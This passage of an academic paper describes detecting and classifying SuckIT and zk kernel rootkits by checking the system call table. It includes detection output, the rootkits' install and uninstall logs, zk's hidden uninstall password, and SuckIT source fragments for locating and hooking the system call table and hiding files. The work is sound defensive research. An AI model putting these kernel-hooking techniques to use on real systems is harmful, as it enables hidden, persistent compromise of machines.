If the /boot/System.map file is current then differences between it and the system call table within kernel memory will indicate that redirection of the system calls is occurring on the system and that the system is infected with some type of rootkit. A preliminary signature can be established based on the number of system calls that are being redirected on the target system. If two different kernel level rootkits change a different number of system calls then we can assume we have two different kernel level rootkits. If these two rootkits change the same system calls then we can conduct are more detailed analysis of each infected system in order to look for differences between the two rootkits.

If we do not have the rootkit source code available we can still look for differences though either the kdb program or we can copy segments of kernel memory through /dev/kmem and examining this data off-line. We can use kdb to examine the actual machine code of the malicious system calls since we will have the actual addresses of these malicious system calls within kernel memory. We can also try and disassemble these malicious system calls manually or through the kdb program if it is installed on the system that we are using to investigate this kernel level rootkit.

In any case, we are now able to detect that redirection of the system call table is occurring on the target system. We do realize that a hacker may be able to develop a kernel level rootkit that could provide false information concerning the entry point of the system call table within the kernel. At present, however, we are unaware of any kernel level rootkit that is able to do this.

The following figure shows the results of running the modified kern_check program on the target system that we have previously infected with the SuckIT rootkit.



```
[root@localhost kern_check]# ./kern_check /boot/System.map
kaddr = cc1e8000
WARNING: (kernel) 0xcc1e9308 != 0xc0105ad4 (map)  [sys_fork]
WARNING: (kernel) 0xcc1e96bf != 0xc013148c (map)  [sys_read]
WARNING: (kernel) 0xcc1e9605 != 0xc013158c (map)  [sys_write]
WARNING: (kernel) 0xcc1e99ff != 0xc0130b7c (map)  [sys_open]
WARNING: (kernel) 0xcc1e9a97 != 0xc0130ca0 (map)  [sys_close]
WARNING: (kernel) 0xcc1e9ef1 != 0xc0130c2c (map)  [sys_creat]
WARNING: (kernel) 0xcc1e9f49 != 0xc013bdb4 (map)  [sys_unlink]
WARNING: (kernel) 0xcc1e99de != 0xc0105b24 (map)  [sys_execve]
WARNING: (kernel) 0xcc1e9bb2 != 0xc0137894 (map)  [sys_stat]
WARNING: (kernel) 0xcc1e9c65 != 0xc0137a44 (map)  [sys_fstat]
WARNING: (kernel) 0xcc1e9b5a != 0xc012ffa8 (map)  [sys_utime]
WARNING: (kernel) 0xcc1e9aec != 0xc011e138 (map)  [sys_kill]
WARNING: (kernel) 0xcc1e9158 != 0xc010b834 (map)  [sys_olduname]
WARNING: (kernel) 0xcc1e9c0a != 0xc013796c (map)  [sys_lstat]
WARNING: (kernel) 0xcc1e9fa0 != 0xc0137b14 (map)  [sys_readlink]
WARNING: (kernel) 0xcc1e9cbd != 0xc0137900 (map)  [sys_newstat]
WARNING: (kernel) 0xcc1e9d1b != 0xc01379d8 (map)  [sys_newlstat]
WARNING: (kernel) 0xcc1e9d79 != 0xc0137aac (map)  [sys_newfstat]
WARNING: (kernel) 0xcc1e9299 != 0xc0105aec (map)  [sys_clone]
WARNING: (kernel) 0xcc1e93e3 != 0xc013e5b0 (map)  [sys_getdents]
WARNING: (kernel) 0xcc1e9374 != 0xc0105b0c (map)  [sys_vfork]
WARNING: (kernel) 0xcc1e9dd7 != 0xc0137c90 (map)  [sys_stat64]
WARNING: (kernel) 0xcc1e9e35 != 0xc0137cfc (map)  [sys_lstat64]
WARNING: (kernel) 0xcc1e9e93 != 0xc0137d68 (map)  [sys_fstat64]
WARNING: (kernel) 0xcc1e94f4 != 0xc013e75c (map)  [sys_getdents64]
[root@localhost kern_check]# grep "D sys_call_table" /boot/System.map
c02d1890 D sys_call_table    _
```

Figure 5 - Modified kern_check results

These are the exact results that we would expect based on our analysis of the SuckIT source code. SuckIT creates 25 new malicious system calls that subvert the original system calls. SuckIT also redirects system call table references to the new system call table that has been created in kernel memory by the rootkit. This is indicated by the first line of the modified kern_check program output which is the address of this new system call table (kaddr = cc1e8000). This address differs from the address of the system call table that is stored in the /boot/System.map file, which is the address of the original system call table on the target system. We retrieved this address by using the *grep* command to search the /boot/System.map file as indicated in the bottom of the above figure. If we run the modified kern_check program against this address, no redirection of the system calls would be detected. However, the address that the kernel is using to retrieve system calls from the system call table is the malicious address since this is the address that we retrieve as a result of querying the processor.

Even if we did not have the SuckIT source code available, we could still use this methodology to detect that a kernel level rootkit targeting system calls is installed on this system. If the address that is retrieved from the modified kern_check program matches the address from the /boot/System.map file but the addresses of specific system calls differ, then a kernel level rootkit that modifies the system call table is installed on the system. If the address retrieved by the modified kern_check program does not match the /boot/System.map address, then a kernel level rootkit that redirects the system call table is installed on the target system.

The /boot/System.map file is created when a Linux kernel is compiled. It should remain consistent for all installations of that kernel on a particular architecture. If this file is not available on a particular system the system will still work but debugging will be difficult [21]. One should be able to retrieve a copy of the /boot/System.map file for a standard Linux installation on a particular architecture. One can make a copy of the /boot/System.map for custom installations (e.g. system with patches to a kernel) on any critical system when this system is first compiled for future reference.

It is necessary to have a copy of the /boot/System.map file in order to run the kern_check program. However, it is possible to build a customized kern_check program for a specific system that would incorporate the /boot/System.map file for that system which is created when the system is first built. This program would contain the information that is stored within the /boot/System.map file. This version of kern_check can be used on that specific custom system or on systems of that specific configuration and architecture. This program would have to be rebuilt each time a new kernel is installed on the computer. We have not investigated this approach in this research.

A copy of the modified kern_check program (available under the GPL license) is available a the following website: http://users.ece.gatech.edu/~owen/ under research. You could also construct your own program to check the system call table following the methodology presented within this paper.

5.2 Analysis of the zk kernel level rootkit involving redirection of the system call table.


We now follow the methodology presented in this paper as applied to another rootkit. The rootkit that we examine next is the zk rootkit developed by zaRwT@zaRwt.net. The documentation for this rootkit states that many of the features concerning patching of the kernel (/dev/kmem "Patching") were borrowed from SuckIT. Therefore, we would expect that it is possible to detect the zk rootkit using the methods that we have just presented. However, the documentation talks about additional features that are different from what is contained in SuckIT. Our preliminary belief is that zk is a modification to the already existing SuckIT rootkit.

We set up two systems running the Linux 2.14.18 kernel to be able to compare both the SuckIT and zk rootkits. In order to try and identify some ∇ between these two programs.

We were able to install SuckIT successfully. Running the modified kern_check program indicated that the system was infected with SuckIT. The next step was to uninstall SuckIT. This was successful as indicated in figure 6 below. Running the modified kern_check program indicated that the system was no longer infected. At this point the system was back to its original clean configuration concerning the system call table and the system calls that would be used in kernel memory.


We had to make some changes to the zk rootkit before being able to install it, which was similar to what we had to do with SuckIT. Running the modified kern_check program on a system infected with zk results in an indication that the same 25 system calls that were modified by SuckIT are also being modified by the zk rootkit. The results of running the modified kern_check program on the zk infected system is similar to the output shown in figure 5 which represents the output of running the modified kern_check program on a SuckIt infected system. These are the results that we would expect based on the documentation from the zk rootkit.

We then installed zk successfully and verify this with the modified kern_check program. The program indicated that the same 25 system calls were suspect. However we were not able to uninstall the zk rootkit program. This is the first indication that SuckIT and zk are not the same. We can now look to try and identify some ∇ between these two programs. One of the first things that we noticed is that when we try to run the uninstall command on the zk rootkit (# ./zk u), a usage statement is output to the screen and the program does not uninstall as indicated in figure 7. This is not the case with SuckIT, the uninstall program for SuckIT (# ./sk u) is successful



```
[root@localhost .srk]# ./sk
/dev/null
RK_Init: idt=0xc0327000, sct[]=0xc02d1890, kmalloc()=0xc012a154, gfp=0x1f0
Z_Init: Allocating kernel-code memory...Done, 12728 bytes, base=0xc4120000
BD_Init: Starting backdoor daemon...Done, pid=886
[root@localhost .srk]# ./sk u
/dev/null
Detected version: 1.3b
Suckit uninstalled sucesfully!
[root@localhost .srk]#
```

Figure 6 - SuckIT install and uninstall



root@localhost:/usr/share/.zk
File Edit View Terminal Go Help

```
[root@localhost .zk]# ./zk u
[zkmem](1.1)
Use:
./zk <option> <args>
u <password> * uninstall
k <pid>      * make pid invisible
v <pid>      * make pid visible
f <0/1><key> * toggle file hiding
p <0/1><key> * toggle pid hiding
[root@localhost .zk]#
```

Figure 7 - zk uninstall

In order to uninstall the zk rootkit, the usage statement indicates that a password must be used. There in no reference to this uninstall password within the zk rootkit documentation and there is no indication of how to set this password. We used the zk usage statement to try and identify a ∇.

We conducted a grep search for the term 'password' within the source code directory for the zk rootkit. The results of this search indicate that the term 'password' exists within the client.c source code file. A file by the same name exists for the SuckIT rootkit. Comparing these two files using the resident *diff* command indicates that these two files do in fact differ. We then conducted a more complete search on the zk client.c file. We identified a password 'kill me' within the client.c file The following figure shows the results of this search.


root@localhost:/tmp/zk_2_2_src/backdr/kmem/src/src-sk
File Edit View Terminal Go Help

```
                    case 'U':
                            if (argc<4) return usage(argv[0]); else
                            if ((!strcmp(argv[2],"kill"))&&(!strcmp(argv[3],"me")))
                            {
                                if (skio(CMD_UNINSTALL, &buf) < 0) {
                                    printf("Failed to uninstall (%d)\n",
                                            -buf.ret);
                                    return 1;
                                }
                                printf("Uninstalled sucesfully!\n");
                                return 0;
                            } else { printf("Incorect password\n"); return -1; }
"client.c" 124L, 2953C                                              56,11-25      49%
```

Figure 8 - Uninstall password for zk rootkit

We are then able to successfully uninstall the zk rootkit by using the following command: # ./zk u kill me. Running the modified kern_check program on the system indicates that the system is no longer infected.

Having both rootkits installed on a system allows you to continue to identify ∇'s, or differences between the two rootkits. The string 'kill me' can be used as a signature to detect instances of the zk rootkit. Other potential signatures can be identified from both rootkits in a similar manner.

6. Conclusion

We have presented a methodology to detect and classify kernel level rootkits exploits involving redirection of the system call table within this paper. The mathematical framework presented will help in determining if an identified rootkit is an existing rootkit, a modification to an existing rootkit or an entirely new rootkit. A true binary or kernel rootkit should maintain the original functionality of the program or programs that it is intended to replace plus some added capability introduced by the rootkit developer.

This added capability can be used to characterize the rootkit. Two rootkits that have the same added capabilities are the same rootkits. A rootkit that has elements of some previously characterized rootkit is a modification to that rootkit and a rootkit that has entirely new characteristics is a new rootkit.

We conducted an in-depth analysis of the SuckIT rootkit in order to develop a characterization. In addition, we demonstrated the shortcomings that exist in current GPL tools that are available to detect rootkit exploits. Our work resulted in a methodology to detect kernel level rootkits that attack the system call table that is resident in kernel memory.

We demonstrated the application of this methodology against two specific kernel level rootkit exploits. We were able to detect the presence of both of these rootkits as well as identify similarities and differences between them. This can help to generate rootkit signatures to aid in the detection of these types of exploits. This methodology will allow system administrators and the security community to react faster to new kernel rootkit exploits.

REFERENCES

[1] H. Thimbleby, S. Anderson, p. Cairns, "A Framework for Modeling Trojans and Computer Virus Infections," *The Computer Journal,* vol. 41, no.7 pp. 444-458, 1998.

[2] E. Cole, *Hackers Beware,* Indianapolis, In: New Riders, 2002, pp. 548-553.

[3] D. Dettrich, (2002, 5 JAN) "*Root Kits" and hiding files/directories/processes after a break-in,* http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq

[4] E. Skoudis, *Counter Hack,* Upper Saddle River, NJ: Prentice Hall PTR: 2002, p. 434.

[5] A. Silberschatz, P. Galvin, G. Gagne, *Applied Operating System Concepts,* New York, NY: John Wiley & Sons: 2003, p. 626.

[6] Samhain Labs, *The Basics– Subverting the Kernel,* http://la-samha.de/library/rootkits /basics.html, July 2003

[7] Cohen, F. , "Computer Viruses", *Computers & Secuirty.* 6(1), pp.22-35., 1987.

[8] http://vx.netlux.org/lib/static/vdat/epvirlib.htm, Aug 2003

[9] Samhain Labs, *Detecting Kernel Rootkits,* http://la-samha.de/library/rootkits/detect.html, July 2003

[10] S. Northcut, L. Zeltser, S. Winters, K. Kent Fredericks, R. Ritchey, *Inside Network Perimeter Security.* Indianapolis, In: New Riders, 2003, pp. 283-286.

[11] R. Lehti , " The Aide Manual", www.cs.tut.fi ~rammer /aide /manual.html , SEP 2002

[12] http://www.chkrootkit.org

[13] Samhain Labs (email, 27 JAN 2003)

[14] s.d., devik, *Linux-on-the-flykernel patching without LKM, http://www.pharack.org/phrack/58/p58-0x07, 12 Dec 2002.*

[15] D. Bovet, M. Cesati, *Understanding the Linux Kernel,* Sebastopol, CA: O'Reilly & Associates, 2003, pp304-306.

[16] http://www.intel.com/design/intarch/techinfo/pentium/instrefs.htm#96030, Jul 2003.

[17] http://www.intel.com/design/intarch/techinfo/pentium, Jun 2003

[18] D. Bovet, M. Cesati, *Understanding the Linux Kernel,* Sebastopol, CA: O'Reilly & Associates, 2003, p 255.

[19] J. Levine, J. Grizzard, P. Hutto, H. Owen, An Analysis of a Kernel Level Rootkit (knark), unpublished.

[20] http://www.chkrootkit.org

[21] http://tldp.org/HOWTO/Kernel-HOWTO /kernel_files _info.html#systemmap

Appendix

A. How the SuckIT Rootkit Functions on the Target System

An individual wishing to install the SuckIT rootkit on a target system must already have gained root level access on this system. There are a variety of methods available for a hacker to accomplish this and this is outside of the scope of this paper. We assume that a hacker has already gained root level access for our the purposes of our research.

One of the key features of the SuckIT rootkit is its ability to identify the correct location to overwrite within the kernel memory. The SuckIT rootkit uses the following segment of code within the install.c program file to do this:

```
asm ("sidt %0" : "=m" (idtr));
      printf("RK_Init: idt=0x%08x, ",
(uint) idtr.base);

      if (ERR(rkm(fd, &idt80,
sizeof(idt80),
            idtr.base + 0x80 *
sizeof(idt80)))) {
            printf("IDT table read
failed (offset
            0x%08x)\n",
                  (uint) idtr.base);
            close(fd);
            return 1;
      }
      old80 = idt80.off1 | (idt80.off2
<< 16);
      sct = get_sct(fd, old80, sctp);
```

This code works by querying the processor for the address of the Interrupt Descriptor Table. The SuckIT program uses the sidt command to accomplish this. The sidt command is part of the Instruction Set for the INTEL Pentium (x86) Architecture. The purpose of this command is to store the Interrupt Descriptor Table Register (idtr) in the destination operand [16]. A different command would be required if Linux were implemented on an architecture that differed from the INTEL Pentium (x86) architecture. SuckIT was written to run on this architecture. This rootkit first makes use of by the asm("sidt %0 : "=m" (idtr)); command. The asm command signifies to the compiler that assembly language instructions are being used. This command returns the address of the Interrupt Descriptor Table within kernel memory. This address is then printed out by the printf("RK_Init: idt=0x%08x, ", (uint) idtr.base); command. The next series of commands is where the program retrieves the actual address of the System Call Interrupt (system_call() function) from the Interrupt Descriptor Table. To invoke this function within Linux, the int $0x80 assembly instruction must be invoked. The install.c program calls a function rkm that reads kernel memory with the following line of code: rkm(fd,&idt80,sizeof(idt80),idtr.base+0x80*sizeof(idt80))

This functions returns a pointer to the Interrupt Descriptor of the System Call Function (int $0x80). The program is now able to compute the entry point of the System Call function within kernel memory. This is accomplished by the following code: old80 = idt80.off1 | (idt80.off2 << 16);. However, this entry point does not provide the actual memory location that needs to be overwritten by the SuckIT rootkit in order to redirect any system calls to a malicious system call table that is created by the rootkit. We can examine the System Call Function assembly code within the kernel image (vmlinux) loaded at boot up by utilizing the resident code debugger (gdb - the GNU debugger) that exists within Red Hat Linux [14].

A specific system call function is invoked by the following: call *sys_call_table(,%eax,4) the %eax register contains the number of the specific system call that is being called by the user program. Each entry in the system call table is four bytes long. To find the address of the system call that is to be invoked it is necessary to multiply the system call number (value stored in %eax register) by 4 (address size for 32 bit address) and add the result to the initial address of the system call table [15]. By examining this dump code, we see that the

```
$ gdb -q /boot/vmlinux

(gdb) disass system_call
Dump of assembler code for function system_call:
0xc01070fc <system_call>:  push   %eax
0xc01070fd <system_call+1>:      cld
0xc01070fe <system_call+2>:      push   %es
0xc01070ff <system_call+3>:      push   %ds
0xc0107100 <system_call+4>:      push   %eax
0xc0107101 <system_call+5>:      push   %ebp
0xc0107102 <system_call+6>:      push   %edi
0xc0107103 <system_call+7>:      push   %esi
0xc0107104 <system_call+8>:      push   %edx
0xc0107105 <system_call+9>:      push   %ecx
0xc0107106 <system_call+10>:     push   %ebx
0xc0107107 <system_call+11>:     mov    $0x18,%edx
0xc010710c <system_call+16>:     mov    %edx,%ds
0xc010710e <system_call+18>:     mov    %edx,%es
0xc0107110 <system_call+20>:     mov    $0xffffe000,%ebx
0xc0107115 <system_call+25>:     and    %esp,%ebx
0xc0107117 <system_call+27>:     testb  $0x2,0x18(%ebx)
0xc010711b <system_call+31>:     jne    0xc010717c <tracesys>
0xc010711d <system_call+33>:     cmp    $0x100,%eax
0xc0107122 <system_call+38>:     jae    0xc01071a9 <badsys>
0xc0107128 <system_call+44>:     call   *0xc02d1890(,%eax,4)
0xc010712f <system_call+51>:     mov    %eax,0x18(%esp,1)
0xc0107133 <system_call+55>:     nop
End of assembler dump.

(gdb) print &sys_call_table
$1 = (<data variable, no debug info> *) 0xc02d1890
(gdb) x/xw (system_call+44)
0xc0107128 <system_call+44>:     0x908514ff
```

assembly code at location 0xc0107128 (<system_call+44>: call *0xc02d1890(,%eax,4)) corresponds to this command since we have also demonstrated that the value stored at the system call table = 0xc02d1890. We now wish to examine the memory at location <system_call+44>. We utilize the x/Format Address command within gdb to do this. The exact format used is: (gdb) x/xw (system_call+44) where xw – hex format word size. The output of this command is 0x908514ff which is opcode in little endian format. The opcode 0xff 0x14 0x85 0x<address of the System Call Table> matches to the pattern ‘call *some address)(,%eax, 4)’ . This opcode pattern gives the SuckIt rootkit a specific pattern to search for within /dev/kmem. The address that follows this series of opcode is then changed by SuckIT to the address of the new System Call Table that the rootkit creates. Current LKM detectors do not check the consistency of the int $0x80 function [14]. We find this to be significant because we propose that like SuckIT, one can query the int $0x80 function to retrieve the current pointer to the System Call Table that is in use within the kernel and then check the integrity of this System Call Table in order to determine if this system has been infected with a kernel level rootkit of either type.

We have analyzed of the opcode series /xff /x14/x85/ to be sure that this will consistently be the opcode that SuckIT will need to search for in order to find the correct spot to modify the pointer to the System Call Table within /dev/kmem. According to the description of the Instruction Set of the INTEL Embedded Pentium ® Processor Family, the Opcode for the Call Instruction that we have seen from the disassembly of the system_call function is as follows:

Opcode	Instruction	Description
FF/2	CALL r/m32	Call near, absolute indirect, address given in r/m32

The first opcode: xff, symbolizes the CALL instruction. The second opcode: x14, is in the ModR/M byte of the instruction and symbolizes that a SIB byte will be following this byte. The third opcode; x85, is in the SIB byte and symbolizes the 32 addressing format that is to be used, in this case [EAX*4]. This series of opcode should not change between kernel versions as long as the INTEL Embedded Pentium ® Processor is used in the hardware platform[17].

A problem with using gdb to view this data is that the vmlinux kernel image that is used as input may not be an actual representation of what is currently loaded in the kernel. A kernel level rootkit may modify the kernel without changing any of the system files that are resident on the computer’s file system. You will still be able to determine that the system call table has been tampered with by comparing the address of the system call table that is returned from querying the Interrupt Descriptor Table using the sidt assembly language command and comparing this value against the value that is retrieved from the vmlinux file and/or the address of the System Call Table (sys_call_table) that is stored in /boot/System.map if these files are available. It is possible to view the actual data that is loaded into the kernel by using a program such as kdb, which is a kernel level debugger. The kdb program may not be installed by default on a particular installation of Linux. If this program is available it is very easy to examine the kernel memory to view modifications. The following is an example of using kdb to display the instructions stored at a location in kernel memory:

```
kdb> id 0xc0107128
0xc0107128  system_call+0x2c:
             call *0xc02d1890( ,%eax,4)
```

The following is an example of using kdb to display the contents of kernel memory stored at a particular location:

```
kdb> md 0xc0107128
0xc0107128  908514ff 89c02d18 90182444
            147b83f0
```

The other significant feature of the SuckIT kernel level rootkit is its ability to install itself as resident into the kernel memory of the operating system. SuckIT makes use of the kmalloc() function to accomplish this manipulation of the kernel. The kmalloc() function is resident within the /linux/mm/slab.c file [18]. This file describes kmalloc() in the following manner: “The kmalloc function is the normal method of allocating memory from within the kernel.” According to the comments provided with the install.c program of version 1.3b of SuckIT, an unused system call is overwritten with the address of the kmalloc() function. The SuckIT rootkit must be able to determine the address of the kmalloc() function. The method that SuckIT uses to retrieve this address does not work in all cases. Once this address is retrieved it is then possible to access the kmalloc() function from within userspace.

The developers of SuckIT have chosen the sys_olduname system call to use as the pointer to the kmalloc() function call. This system call is the 59th entry in the System Call table of both the Linux 2.2 and 2.4 kernel according to the /src/linux/arch/i386/kernel/entry.S file for each respective kernel. However, any unused system call that is available could have been chosen. The rootkit writes the address of the kmalloc() function into the sys_olduname position and renames this as the OURSYS system call wrapper. The OURSYS system call is then redefined as KMALLOC. The KMALLOC system call wrapper is then called within the install.c program file to allocate the necessary kernel memory in order to have the necessary space to write the new instance of the system call table as well as the necessary space for the new system calls that are to be created. SuckIT calculates the amount of necessary space to be the size of the new kernel code that is created (kernel.s) (calculated from the values kernel_end – kernel_start which are labels that exist at the start and end of the kernel.s file) + space for the new system call table and process ID table. If there is insufficient space available within the kernel, the program will terminate execution. If sufficient memory is available, then a pointer will be returned to this newly created block of memory within the kernel.

A write kernel memory function (wkm) is then called to copy over the code that was created in the kernel.s file residing in userspace to this newly allocated kernel memory space at the following address: START ADDRESS OF NEWLY ALLOCATED KERNEL MEMORY+SPACE ALLOCATED FOR NEW SYSTEM CALL TABLE.

This will allow for enough space at the start of this newly allocated kernel memory for the new system call table that is to be created by SuckIT to appear before any of the new system call code.




Figure 9 - SuckIT Redirection of Unused System Call

A second write kernel memory function (wkml) is called to copy over the KINIT system call macro from the code that was just copied into the newly allocated kernel space into the System Call Table at position number 59, which is the OURSYS system call that SuckIT created. This is the same system call location that SuckIT used for the KMALLOC system call. The SuckIT rootkit overloads the OURSYS system call with the system call names for both KMALLOC and KINIT.

The KINIT system call wrapper is then executed by the install.c program. This system call does the following:

1. Creates the new system call table, creates modified system calls, and inserts pointers to the modified system calls
2. Restores the original system call table
3. Redirects all subsequent system calls to the new system call table

At this point trust has been broken with the kernel. We can use this to create a ∇ to characterize the SuckIT rootkit. Figure 9 below demonstrates how SuckIT manipulates the System Call Table (sct) to replace the address of sys_olduname() system call with the address of the kmalloc() function call in the first case and then with the kernel_init() function in the second case. Macro functions are used to call both of these functions from within the install.c program. The wrapper KMALLOC is used to call kmalloc() and the wrapper KINIT is used to call kernel_init. Each wrapper has a corresponding list of parameters that are to be passed to the respective function.

B. Analysis of the SuckIT Source Code

The kernel.c program is the only portion of the SuckIT rootkit that is resident in kernel memory. This code contains the variables that must be relocated or made global for the rootkit to execute. It also contains the hacked system calls that SuckIT will use to replace the valid system calls in the system call table as well as any necessary functions required by the new system calls.

This program contains the source code for the 25 system calls that the SuckIT rootkit replaces within the kernel memory. The kernel.c program also contains a routine to replace an existing system call pointer with the newly created system call pointer. The following is the code to accomplish this:

```
#define     hook(name)  \
      newsct[__NR_##name] =
           ((ulong) new_##name -    \
                        (ulong)
kernel_start) +   \
                        (ulong) mem +
SCT_TABSIZE;
```

This code calculates the proper address of the new system call code that has been written into kernel memory. This routine is used by the KINIT system call wrapper (kernel_init() function) in order to place pointers to the hacked system call in the new system call table that is created by SuckIT.

The kernel.c program also contains all of the necessary functions that are required by the new system calls. These routines are necessary so that the new system calls can hide the specified files and processes from a normal user as well as the system administrator. These functions are not available within the normal kernel code.

We will first examine the way that the rootkit is able to hide specific files and inodes. The following code is the getdents (get directory entries) system call that will be utilized by the SuckIT Rootkit to display the contents of a directory. This code has some similarities to the knark_getdents() replacement system call that we have previously analyized in an earlier paper on the KNARK kernel level rootkit [19].

Like the KNARK kernel level rootkit, SuckIT continues to use the original system call (getdents in this case) within its new code for the replacement system call. This is indicated by the command:
`len=oldlen=SYS(getdents,fd,dirp,count);`
The value that is returned by this system call is the number of bytes that have been read. This value is assigned to the variable len and oldlen. If we are at the

```
int    new_getdents(int fd, struct de *dirp, int count)
{
       int    oldlen, len;
       uchar        *cpy, *dest;
       uchar        *p = (uchar *) dirp;
       pid_struc    *pi;

       if (count <= 0) return -EINVAL;
       len = oldlen = SYS(getdents, fd, dirp, count);
       if (oldlen <= 0)    return oldlen;
       pi = curr();

       if ((pi) && (IS_HIDDEN(pi))) return oldlen;
       dest = cpy = ualloc(oldlen);
       if (!cpy) return oldlen;
#define dp ((struct de *) p)
       while (len > 0) {
              if (!is_hidden(dp->d_name, dp->d_ino)) {
                     memcpy(dest, p, dp->d_reclen);
                     dest += dp->d_reclen;
              }
              len -= dp->d_reclen;
              p += dp->d_reclen;
       }
#undef dp
       memcpy(dirp, cpy, dest - cpy);
       ufree(cpy, oldlen);
       len = new_getdents(fd, (void *) (((uchar *) dirp) +
              (dest - cpy)),(int) (count - (dest - cpy)));
       if (len <= 0) len = 0;
       return (dest - cpy) + len;
}
```

end of the directory then a value of 0 is returned and a value of -1 is returned upon an error. The process id (PID) of the currently running process is retrieved using the following code:

```
/* returns pid struc of current pid */
pid_struc *curr()
{
      int   p;
      p = SYS(getpid, 0);
      return add_pid(p);
}
```

